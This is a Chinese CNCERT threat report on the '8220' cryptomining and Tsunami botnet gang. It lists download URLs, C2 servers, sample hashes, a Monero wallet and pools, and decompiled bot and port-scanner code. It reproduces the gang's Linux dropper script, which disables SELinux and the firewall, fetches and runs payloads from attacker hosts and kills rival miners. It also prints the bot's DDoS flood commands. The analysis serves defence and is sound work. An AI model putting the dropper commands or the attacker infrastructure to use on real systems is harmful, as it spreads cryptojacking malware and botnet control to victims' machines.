关于“8220”黑客攻击团伙近期活跃情况的挖掘分析报告

类型：攻击团伙挖掘分析
TAG：8220 团伙、挖矿、僵尸网络、Tsunami 僵尸网络、DDOS

一、概述

1、分析源起

CNCERT 对监测发现的海量攻击事件进行综合分析，挖掘各类攻击资源在行为、归属等方面的相似性关系，进而将网络攻击事件转换为“攻击团伙”的视角，并对各攻击团伙进行长期跟踪。

近期，CNCERT 与天融信公司联合分析挖掘的某个团伙经外部情报比对标定为“8220”挖矿团伙。通过 CNCERT 的数据发现，该团伙近期在互联网上较为活跃，持续通过 Tsunami 僵尸网络进行控制感染，且其掌握的挖矿木马也在持续迭代，不断增强其恶意挖矿的适应能力。

2、“8220”黑客攻击团伙近期活跃情况

“8220”团伙是自 2017 年以来持续活跃的挖矿团伙，该团伙擅长利用反序列化、未授权访问等漏洞攻击 Windows 和 Linux 服务器，随后通过下载僵尸网络程序、挖矿程序、端口扫描工具等对主机进行控制和恶意利用。

目前挖矿是该团伙主要活跃领域，根据 CNCERT 近期抽样监测，该团伙渗透了 4 千台左右的设备并传播挖矿木马。针对不同操作系统，“8220”团伙执行会相应的程序模块：在 Linux 平台释放的木马程序会关闭防火墙、杀死竞争对手程序、下载恶意载荷，并执行由开源挖矿程序 XMRig 改编的挖矿程序，进而控制主机实施恶意挖矿；在 Windows 平台的恶意程序通过解密恶意载荷下载地址，校验钱包及矿池地址，创建线程任务生成矿池配置文件，最终创建快捷方式自启动项来持久化运行挖矿程序。

此外，CNCERT 近期监测跟踪发现，该团伙近期持续传播 Tsunami 僵尸网络程序，根据目前抽样结果分析，被该团伙控制的 Tsunami 僵尸网络受控主机 IP 数量超过千台。Tsunami 僵尸程序的主要功能为远程控制、DDoS 攻击和其他恶意行为，因此 8220 团伙除恶意挖矿外，也可发起 DDoS 攻击，已不单纯是开展恶意挖矿的黑客团伙。

CNCERT 建议，对暴露在公网上的应用服务使用高强度口令及认证机制，定期对服务器进行加固，尽早修复服务器相关高危漏洞，及时更新补丁。当发现主机存在挖矿木马及僵尸网络程序时，务必立即进行全方位的检查处理。

二、近期攻击资源挖掘分析

1、团伙资源图谱

下图为 CNCERT 挖掘出来的该团伙近期的攻击资源图谱，包括样本、恶意样本下载地址等。

图：攻击资源图谱概览

2、恶意样本下载地址分析

对目前捕获到的8220团伙的放马URL进行分析，发现该团伙的恶意样本下载地址在路径上偏好使用bashirc.i686、masscan、x64b、scan、hxx等字符串，如下表所示：

表：部分恶意样本下载地址及对应文件路径偏好表

恶意样本下载地址举例	文件路径偏好
http://80.71.158.96/bashirc.i686	bashirc.i686
http://a.oracleservice.top/bashirc.i686	
http://194.38.20.31/masscan	masscan
http://80.71.158.96/masscan	
http://bash.givemexyz.in/x64b	x64b
http://89.41.182.160 /x64b	
http://80.71.158.96/scan	scan
http://bash.givemexyz.in/scan	
http://80.71.158.96/hxx	hxx
http://89.41.182.160/hxx	
http://89.41.182.160/x86_64	x86_64
http://185.157.160.214/x86_64	

3、恶意样本家族分析

截至目前，捕获到该团伙的恶意样本家族及变种如下表所示。

表：恶意样本家族、功能、种类

样本家族	样本功能	种类
Tsunami	远程控制、DDoS攻击和其他恶意行为	6类
CoinMiner	下载恶意载荷、执行挖矿	10类
Portscan	端口扫描	1类

3.1、Tsunami僵尸网络程序分析

Tsunami是流行的僵尸网络程序家族。该程序的C2服务器与受控主机之间通过IRC协议进行控制和通信，其功能包括远程控制、DDoS攻击和其他恶意行为。CNCERT目前检测到8220团伙使用的该家族的恶意样本共计6种，如下表所示：

表：Tsunami家族的恶意样本名、MD5

恶意样本名	样本MD5	C2地址
x32b	ee48aa6068988649e41febfa0e3b2169	c4k.xpl.pwndns.pw 104.244.75.25
bashirc.i686	0ba9e6dcfc7451e386704b2846b7e440	51.255.171.23
bashirc.x86_64	63a86932a5bad5da32ebd1689aa814b3	51.255.171.23
x64b	c4d44eed4916675dd408ff0b3562fb1f	104.244.75.25
ox44oh2x9.dll	9e935bedb7801200b407febdb793951e	104.168.71.132
3z8a7kr4z.dll	b2755fc18ae77bc86322409e82a02753	104.168.71.132

该类僵程序通过向被控制设备发送各类指令命令，来发起对应的DDOS攻击的功能，同时该程序还提供功能指令，例“GET”文件下载功能。

```
                                        ; "TSUNAMI"
off_14044       dd offset tsunami       ; DATA XREF: _PRIV
                dd offset aPan          ; "PAN"
                dd offset pan
                dd offset aUdp          ; "UDP"
                dd offset udp
                dd offset aUnknown      ; "UNKNOWN"
off_1405C       dd offset unknown       ; DATA XREF: child
off_14060       dd offset aNick         ; DATA XREF: child
                                        ; "NICK"
off_14064       dd offset nickc         ; DATA XREF: child
off_14068       dd offset aServer       ; DATA XREF: child
                                        ; "SERVER"
off_1406C       dd offset move          ; DATA XREF: child
off_14070       dd offset aGetspoofs    ; DATA XREF: child
                                        ; "GETSPOOFS"
                dd offset getspoofs
                dd offset aSpoofs       ; "SPOOFS"
                dd offset spoof
                dd offset aDisable      ; "DISABLE"
                dd offset disable
                dd offset aEnable       ; "ENABLE"
                dd offset enable
                dd offset aKill         ; "kill"
                dd offset killd
                dd offset aGet          ; "GET"
                dd offset get
                dd offset aVersion      ; "VERSION"
                dd offset version
                dd offset aKillall      ; "killall"
                dd offset killall
                dd offset aHelp         ; "HELP"
                dd offset help
```

3.2、CoinMiner 挖矿样本分析

8220 挖矿团伙在 Windows 与 Linux 双平台均可进行恶意载荷下载及挖矿，并且在不同的平台配置相应的矿池地址。

◆ Linux 平台

捕获到该团伙在 Linux 平台上的木马，如下表所示：

表：Linux 平台恶意样本信息

恶意文件名	样本 MD5	病毒名
7ff1601a0291bd214573956dcda33230.virus	7ff1601a0291bd214573956dcda33230	Trojan.Linux.CoinMiner.Botnet
dbused	dc3d2e17df6cef8df41ce8b0eba99291	Virus.Linux.CoinMiner
X86_x64	eb2f5e1b8f818cf6a7dafe78aea62c93	Trojan.Linux.CoinMiner.Botnet
i686	101ce170dafe1d352680ce0934bfb37e	Trojan.Linux.CoinMiner.Botnet

Linux 平台下的矿池及钱包地址如下表所示。

表：矿池及钱包地址

矿池地址	钱包地址
c4k-rx0.pwndns.pw	46E9UkTFqALXNh2mSbA7WGDoa2i6h4WVgUgPVdT9ZdtweLRvAhWmbvuY1dhEmfjHbsavKXo3eGf5ZRb4qJzFXLVHGYH4moQ
146.59.198.38	
pool.supportxmr.com	

◆ Windows 平台

捕获到该团伙如下在 Windos 平台上的木马，如下表所示：

表：Windows 平台恶意样本信息

恶意文件名	样本 MD5	病毒名
mywindows. exe	08e7d711e13e1e95bbd5dc576d90f372	Trojan. Win32. CoinMiner. Botnet
oracleservice. exe	0958fa69ba0e6645c42215c5325d8f76	Trojan. Win32. 8220. Coinminer
oracleservice. exe	6e7c0ff683d771875cd7edd2ed7b72e2	Trojan. Win32. 8220. Coinminer
oracleservice. exe	2559e97c13e731d9f37b1630dff2bb1e	Trojan. Win32. 8220. Coinminer
oracleservice. exe	b2d3f97fa0a66683e217b1f06ec9c4c8	Trojan. Win32. 8220. Coinminer
xmrig. exe	f0cf1d3d9ed23166ff6c1f3deece19b4	Virus. Win32. CoinMiner

下表为 4 个样本观测到的出现时间以及样本文件的大小，由此可看出，在恶意挖矿方面，该团伙具有较为持续的更新能力。

表：不同样本出现时间的变化情况

样本 MD5	最早出现时间	最晚出现时间	文件大小
0958fa69ba0e6645c42215c5325d8f76	2021-10-25	2021-11-10	2234368
6e7c0ff683d771875cd7edd2ed7b72e2	2021-11-14	2022-01-21	2234368
2559e97c13e731d9f37b1630dff2bb1e	2022-01-20	2022-03-26	2468864
b2d3f97fa0a66683e217b1f06ec9c4c8	2022-03-26		2467328

Windows 平台下的矿池及钱包地址如下表所示。

表：Windows 平台下挖矿程序的矿池及钱包地址

矿池地址	钱包地址
xmr. givemexyz. in	46E9UkTFqALXNh2mSbA7WGDoa2i6h4W VgUgPVdT9ZdtweLRvAhWmbvuY1dhEmfj HbsavKXo3eGf5ZRb4qJzFXLVHGYH4moQ
198. 23. 214. 117:8080	
212. 114. 52. 24:8080	

3. 3、Portscan 端口扫描木马分析

该团伙采用端口扫描手段来发现其他可用资源，之后再进行攻击爆破等系列行为。以 Trojan. Win32. PortScan 为例，相关分析如下。

恶意程序首先会判断传入值是否小于等于 2，如果是，就会退出程序，因为该程序只支持 RedHat linux。如果修改这里的传入值，后续依旧会退出，并不能动态调试，故后续内容为静态分析。

```
v10 = 0;
if ( argc <= 2 )
  usage(*argv, argv, envp);
getargs(argc, argv);
if ( smode == 1 )
```

之后的主要功能是建立通信，进行端口扫描行为，如下图所示：

```
dq offset aSsh200penssh21
                        ; DATA XREF: scan+256↑r
                        ; scan+2EA↑r ...
                        ; "SSH-2.0-OpenSSH_2.1.1p4"
dq offset aSshVulnLog   ; DATA XREF: scan+2BF↑r
                        ; scan+390↑r ...
                        ; "ssh_vuln.log"
dq offset aSsh200penssh22 ; "SSH-2.0-OpenSSH_2.2.0p1"
dq offset aSshVulnLog   ; "ssh_vuln.log"
dq offset aSsh200penssh23 ; "SSH-2.0-OpenSSH_2.3.0p1"
dq offset aSshVulnLog   ; "ssh_vuln.log"
dq offset aSsh200penssh25 ; "SSH-2.0-OpenSSH_2.5.1p1"
dq offset aSshVulnLog   ; "ssh_vuln.log"
dq offset aSsh200penssh25_0 ; "SSH-2.0-OpenSSH_2.5.1p2"
dq offset aSshVulnLog   ; "ssh_vuln.log"
dq offset aSsh200penssh25_1 ; "SSH-2.0-OpenSSH_2.5.2p1"
dq offset aSshVulnLog   ; "ssh_vuln.log"
dq offset aSsh200penssh25_2 ; "SSH-2.0-OpenSSH_2.5.2p2"
dq offset aSshVulnLog   ; "ssh_vuln.log"
dq offset aSsh200penssh29 ; "SSH-2.0-OpenSSH_2.9.9p1"
dq offset aSshVulnLog   ; "ssh_vuln.log"
dq offset aSsh200penssh29_0 ; "SSH-2.0-OpenSSH_2.9.9p2"
dq offset aSshVulnLog   ; "ssh_vuln.log"
dq offset aSsh200penssh29_1 ; "SSH-2.0-OpenSSH_2.9p1"
dq offset aSshVulnLog   ; "ssh_vuln.log"
dq offset aSsh200penssh29_2 ; "SSH-2.0-OpenSSH_2.9p2"
dq offset aSshVulnLog   ; "ssh_vuln.log"
dq offset aSsh200penssh30 ; "SSH-2.0-OpenSSH_3.0.1p1"
dq offset aSshVulnLog   ; "ssh_vuln.log"
dq offset aSsh200penssh30_0 ; "SSH-2.0-OpenSSH_3.0.2p1"
dq offset aSshVulnLog   ; "ssh_vuln.log"
dq offset aSsh200penssh30_1 ; "SSH-2.0-OpenSSH_3.0p1"
dq offset aSshVulnLog   ; "ssh_vuln.log"
dq offset aSsh200penssh31 ; "SSH-2.0-OpenSSH_3.1p1"
dq offset aSshVulnLog   ; "ssh_vuln.log"
dq offset aSsh200penssh32 ; "SSH-2.0-OpenSSH_3.2.2p1"
dq offset aSshVulnLog   ; "ssh_vuln.log"
dq offset aSsh200penssh32_0 ; "SSH-2.0-OpenSSH_3.2.3p1"
```

```
19  memset(&s, 0, sizeof(s));
20  s.sa_family = 2;
21  *s.sa_data = htons(port);
22  *&s.sa_data[2] = inet_addr(a1);
23  signal(14, timeout);
24  alarm(3u);
25  if ( connect(sock, &s, 0x10u) != -1 )
26  {
27    memset(buf, 0, 0x200uLL);
28    v24 = recv(sock, buf, 0x200uLL, 0);
29    if ( v24 > 0 )
30    {
31      if ( buf[strlen(buf) - 1] == 10 )
32        buf[strlen(buf) - 1] = 0;
33      v1 = port;
34      v2 = inet_ntoa(*&s.sa_data[2]);
35      printf("%s [%s:%d] - %s\n", v2, a1, v1, buf);
36      snprintf(v21, 0x20uLL, "scan.log", port);
37      v3 = inet_ntoa(*&s.sa_data[2]);
38      snprintf(v22, 0x200uLL, "%s [%s] - %s\n", v3, a1, buf);
39      dolog(v22, v21);
40      switch ( port )
41      {
42        case 22:
43          while ( banner_22[2 * v25++] != 0LL )
44          {
45            if ( strstr(buf, banner_22[2 * v25]) )
46              goto LABEL_8;
47          }
48          break;
49        case 222:
50          while ( banner_22[2 * v25++] != 0LL )
51          {
52            if ( strstr(buf, banner_22[2 * v25]) )
53            {
54LABEL_8:
55              v4 = inet_ntoa(*&s.sa_data[2]);
56              snprintf(v22, 0x200uLL, "%s [%s] - %s\n", v4, a1, buf);
```

4、IP 及域名资源分析

目前捕获的 8220 攻击团伙的 IP 类型的攻击资源，主要分布美国、乌克兰等国家。

表：IP 类型的团伙资源

IP	IP 功能	所属国家	所属地区
194.38.20.31	放马服务器 IP	乌克兰	基辅
80.71.158.96	放马服务器 IP	乌克兰	第聂伯罗彼得罗夫斯克州
45.61.184.118	放马服务器 IP	美国	佛罗里达州 迈阿密
212.114.52.24	放马服务器 IP	德国	黑森州 美因河畔法兰克福
209.141.59.139	放马服务器 IP	美国	内华达州 拉斯维加斯
89.41.182.160	放马服务器 IP	罗马尼亚	布加勒斯特
205.185.118.119	放马服务器 IP	美国	内华达州 拉斯维加斯
91.198.77.78	放马服务器 IP	荷兰	阿姆斯特丹
104.244.75.25	C2	卢森堡	卢森堡区
51.255.171.23	C2	法国	上法兰西大区
104.168.71.132	C2	美国	纽约州

目前捕获的 8220 攻击团伙的域名类型攻击资源如下表所示。

表：域名类型的团伙资源

域名	域名功能	注册时间	过期时间	注册商
bash.givemexyz.in	放马域名	2020-09-25	2022-09-25	Tucows Inc.
a.oracleservice.top	放马域名	2021-11-03	2022-11-03	Tucows Inc.
c4k.xpl.pwndns.pw	C2 域名	2019-03-07	2023-03-07	Sarek


三、恶意样本传播及感染控制分析

1、传播面分析

下图为 CNCERT 抽样监测发现的近期该团伙恶意样本传播规模的活跃情况。在近期，单日对上千台主机成功实施漏洞攻击，并下载挖矿、僵尸网络程序等恶意样本。

图：传播规模随时间趋势变化


抽样监测发现，上述团伙传播目标 IP 所在地域主要集中在北京、广东、上海等省份城市，区域占比图如下所示：



图：传播目标 IP 所在省份分布


2、Tsunami 僵尸网络控制情况分析

CNCERT 对团伙控制的 Tsunami 僵尸网络进行抽样监测，在 2022 年 1 月至 4 月，共抽样发现受控的主机 IP 地址近 2000 个。下图为每日感染的主机 IP 数量情况。




图：受控主机 IP 规模趋势变化

其中，北京、重庆、上海感染的受到该团伙掌握的 Tsunami 僵尸网络控制的主机 IP 数量最多，分别为 432 个、298 个、269 个。受控主机地 IP 地理位置分布情况如下。



图：受控主机 IP 地理位置分布

监测发现，该团伙控制的僵尸网络受控主机 IP 类型中，境内家庭和境内 IDC 分别占 39.21%、36.21%。其中 IDC 类型的 IP 不少。




图：受控主机 IP 类型分布

四、“8220”团伙样本举例分析

4.1、Tsunami 僵尸网络程序分析

该程序在运行时首先通过获取字典文件里的数据，随机生成以下信息：

nick = XJZGGP
ident = ECGLO
user = GDID
chan = “#.br”
key = “ircbot456@”
server = 0



在建立连接以后，向目标发送一串固定格式的数据，数据内容为之前获取的内容。

```
call    con
lea     eax, (user - 0F7FCFFD4h)[ebx]
mov     esi, [eax]
lea     eax, (ident - 0F7FCFFD4h)[ebx]
mov     ecx, [eax]
lea     eax, (nick - 0F7FCFFD4h)[ebx]
mov     edx, [eax]
lea     eax, (sock - 0F7FCFFD4h)[ebx]
mov     eax, [eax]
sub     esp, 0Ch
push    esi
push    ecx
push    edx                             ; char
lea     edx, (aNickSUserSLoca - 0F7FCFFD4h)[ebx] ;
push    edx                             ; int
push    eax                             ; fd
call    Send
```

```
24    *nick = makestring();
25    ident = makestring();
26    user = makestring();
27    chan = "#xxx";
28    key = "xxx";
29    server = 0;
30    while ( 1 )
31    {
32LABEL_9:
33      con();
34      Send(sock, "NICK %s\nUSER %s localhost localhost :%s\n", nick[0]);
35      while ( 1 )
36      {
37        v14 = &rfds;
38        for ( j = 32; j; --j )
39        {
40          v9 = v14;
```

发送生成的数据包内容如下：

```
NICK XJZGGP
USER ECGLO localhost localhost :GDID
```

发送数据包内容后，等待接收攻击者的控制命令，接收到的数据如下：

```
00 00 00 00 00 00 00 00  00 00 00 00 4E 4F 54 49  ............NOTI
43 45 20 41 55 54 48 20  3A 2A 2A 2A 20 4C 6F 6F  CE·AUTH·:***·Loo
6B 69 6E 67 20 75 70 20  79 6F 75 72 20 68 6F 73  king·up·your·hos
74 6E 61 6D 65 2E 2E 2E  00 75 72 20 68 6F 73 74  tname....ur·host
6E 61 6D 65 2E 2E 2E 00  00 3A 69 72 63 2E 62 61  name.....:irc.ba
73 68 67 6F 2E 70 77 20  4E 4F 54 49 43 45 20 41  shgo.pw·NOTICE·A
55 54 48 20 3A 2A 2A 2A  20 43 6F 75 6C 64 6E 27  UTH·:***·Couldn'
74 20 72 65 73 6F 6C 76  65 20 79 6F 75 72 20 68  t·resolve·your·h
6F 73 74 6E 61 6D 65 3B  20 75 73 69 6E 67 20 79  ostname;·using·y
6F 75 72 20 49 50 20 61  64 64 72 65 73 73 20 69  our·IP·address·i
6E 73 74 65 61 64 0D 0A  45 52 52 4F 52 20 3A 43  nstead..ERROR·:C
6C 6F 73 69 6E 67 20 4C  69 6E 6B 3A 20 5B 31 2E  losing·Link:·[1.
32 30 32 2E 32 34 39 2E  37 33 5D 20 28 50 69 6E  202.249.73]·(Pin
67 20 74 69 6D 65 6F 75  74 3A 20 33 31 20 73 65  g·timeout:·31·se
63 6F 6E 64 73 29 0D 0A  00 00 00 00 00 00 00 00  conds)..........
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
```

之后会根据接收不同的指令，可发起不同方式的 DDoS 攻击，例“PAN”代表 Syn flood 攻击，“UDP”代表 udp flood 攻击，如下图：

```
Send(
  fd,
  "NOTICE %s :TSUNAMI <target> <secs>                    = Special packeter that wont be blocked by most firewalls\n",
  a2);
sleep(2u);
Send(
  fd,
  "NOTICE %s :PAN <target> <port> <secs>                 = An advanced syn flooder that will kill most network drivers\n",
  a2);
sleep(2u);
Send(fd, "NOTICE %s :UDP <target> <port> <secs>                 = A udp flooder\n", a2);
sleep(2u);
Send(fd, "NOTICE %s :UNKNOWN <target> <secs>                    = Another non-spoof udp flooder\n", a2);
sleep(2u);
Send(fd, "NOTICE %s :NICK <nick>                                = Changes the nick of the client\n", a2);
sleep(2u);
Send(fd, "NOTICE %s :SERVER <server>                            = Changes servers\n", a2);
sleep(2u);
Send(fd, "NOTICE %s :GETSPOOFS                                  = Gets the current spoofing\n", a2);
sleep(2u);
Send(fd, "NOTICE %s :SPOOFS <subnet>                            = Changes spoofing to a subnet\n", a2);
sleep(2u);
Send(
  fd,
  "NOTICE %s :DISABLE                                    = Disables all packeting from this client\n",
  a2);
sleep(2u);
Send(
  fd,
  "NOTICE %s :ENABLE                                     = Enables all packeting from this client\n",
  a2);
sleep(2u);
Send(fd, "NOTICE %s :KILL                                       = Kills the client\n", a2);
sleep(2u);
```

4.2、CoinMiner 挖矿样本分析

◆ Linux 平台

以下为两个样本举例分析。

恶意样本一：Linux 载荷下载程序 7ff1601a0291bd214573956dcda33230. virus

该样本的主要功能是关闭防火墙、测试连接矿池等地址、执行下载恶意载荷、杀死竞争对手的挖矿程序等。

首先，关闭 selinux 防火墙，并将进程的文件数量修改为 50000，如下图：

```
SHELL=/bin/bash
PATH=/sbin:/bin:/usr/sbin:/usr/bin
setenforce 0 2>/dev/null
ulimit -u 50000
echo "" > /etc/ld.so.preload
iptables -F
echo "vm.nr_hugepages=$((1168+$(nproc)))" | tee -a /etc/sysctl.conf
sysctl -w vm.nr_hugepages=$((1168+$(nproc)))
echo '0' >/proc/sys/kernel/nmi_watchdog
echo 'kernel.nmi_watchdog=0' >>/etc/sysctl.conf
```

之后，分别对 pool. supportxmr. com（矿池）、bash. givemexyz. in（载荷下载链接域名）发起 ping 测试。如测试正常，则开始下载恶意载荷，并将下载文件重命名为 dbused。

```
get() {
  chattr -i $2; rm -rf $2
  wget -q -O - $1 > $2 || curl -fsSL $1 -o $2 || python -c "import urllib; print urllib.urlopen('$1').read()" > $2 || lwp-download $1 $2
  || wge -q -O - $1 > $2 || cur -fsSL $1 -o $2
  chmod +x $2
}

DIR=`cd /tmp || cd /var/tmp || cd /dev/shm || cd /root; pwd`

cd /tmp || cd /var/tmp || cd /dev/shm || cd /root


if [ $(ping -c 1 pool.supportxmr.com 2>/dev/null|grep "bytes of data" | wc -l ) -gt '0' ];
then
        dns=""
else
        dns="-d"
fi

if [ $(ping -c 1 bash.givemexyz.in 2>/dev/null|grep "bytes of data" | wc -l ) -gt '0' ];
then
        url="http://bash.givemexyz.in"
else
        url="http://209.141.40.190"
fi


ps -fe | grep dbused | grep -v grep; if [ $? -ne 0 ]; then
  get $url/$(uname -m) $DIR/dbused; chmod +x $DIR/dbused; $DIR/dbused -pwn; $DIR/dbused -c $dns; rm -rf $DIR/dbused
fi

ps -fe | grep bashirc | grep -v grep; if [ $? -ne 0 ]; then
  get $url/bashirc.$(uname -m) $DIR/bashirc; chmod +x $DIR/bashirc; $DIR/bashirc; rm -rf $DIR/bashirc
fi
```

最后杀死竞争对手的挖矿程序，最大化利用系统资源，如下图：

```
kill_sus_proc()
{
    ps axf -o "pid"|while read procid
    do
            ls -l /proc/$procid/exe | grep /tmp
            if [ $? -ne 1 ]
            then
                    cat /proc/$procid/cmdline| grep -a -E "dbused|dbusex|bashirc|hxx"
                    if [ $? -ne 0 ]
                    then
                            kill -9 $procid
                    else
                            echo "don't kill"
                    fi
            fi
    done
    ps axf -o "pid %cpu" | awk '{if($2>=40.0) print $1}' | while read procid
    do
            cat /proc/$procid/cmdline| grep -a -E "dbused|dbusex|bashirc|hxx"
            if [ $? -ne 0 ]
            then
                    kill -9 $procid
            else
                    echo "don't kill"
            fi
    done
}
kill_sus_proc
```

恶意样本二：Linux 挖矿程序 dbused

挖矿程序采用开源挖矿程序 XMRig 编译而成，样本被加了 upx 壳，并使用特殊字符串“pwnrig”进行标记。XMRig 编译后如下图所示：

```
Usage: pwnrig [OPTIONS]\n\nNetwork:\n
  -o,  --url=URL                  URL of mining server\n
  -a,  --algo=ALGO                mining algorithm https://xmri…
       --coin=COIN                specify coin instead of algor…
  -u,  --user=USERNAME            username for mining server\n
  -p,  --pass=PASSWORD            password for mining server\n
  -O,  --userpass=U:P             username:password pair for mi…
  -k,  --keepalive                send keepalived packet for pr…
       --nicehash                 enable nicehash.com support\n
       --rig-id=ID                rig identifier for pool-side …
       --tls                      enable SSL/TLS support (needs…
       --tls-fingerprint=HEX      pool TLS certificate fingerpr…
       --daemon                   use daemon RPC instead of poo…
       --daemon-poll-interval=N   daemon poll interval in milli…
       --self-select=URL          self-select block templates f…
  -r,  --retries=N                number of times to retry befo…
  -R,  --retry-pause=N            time to pause between retries…
       --user-agent               set custom user-agent string …
       --donate-level=N           donate level, default 5%% (5 …
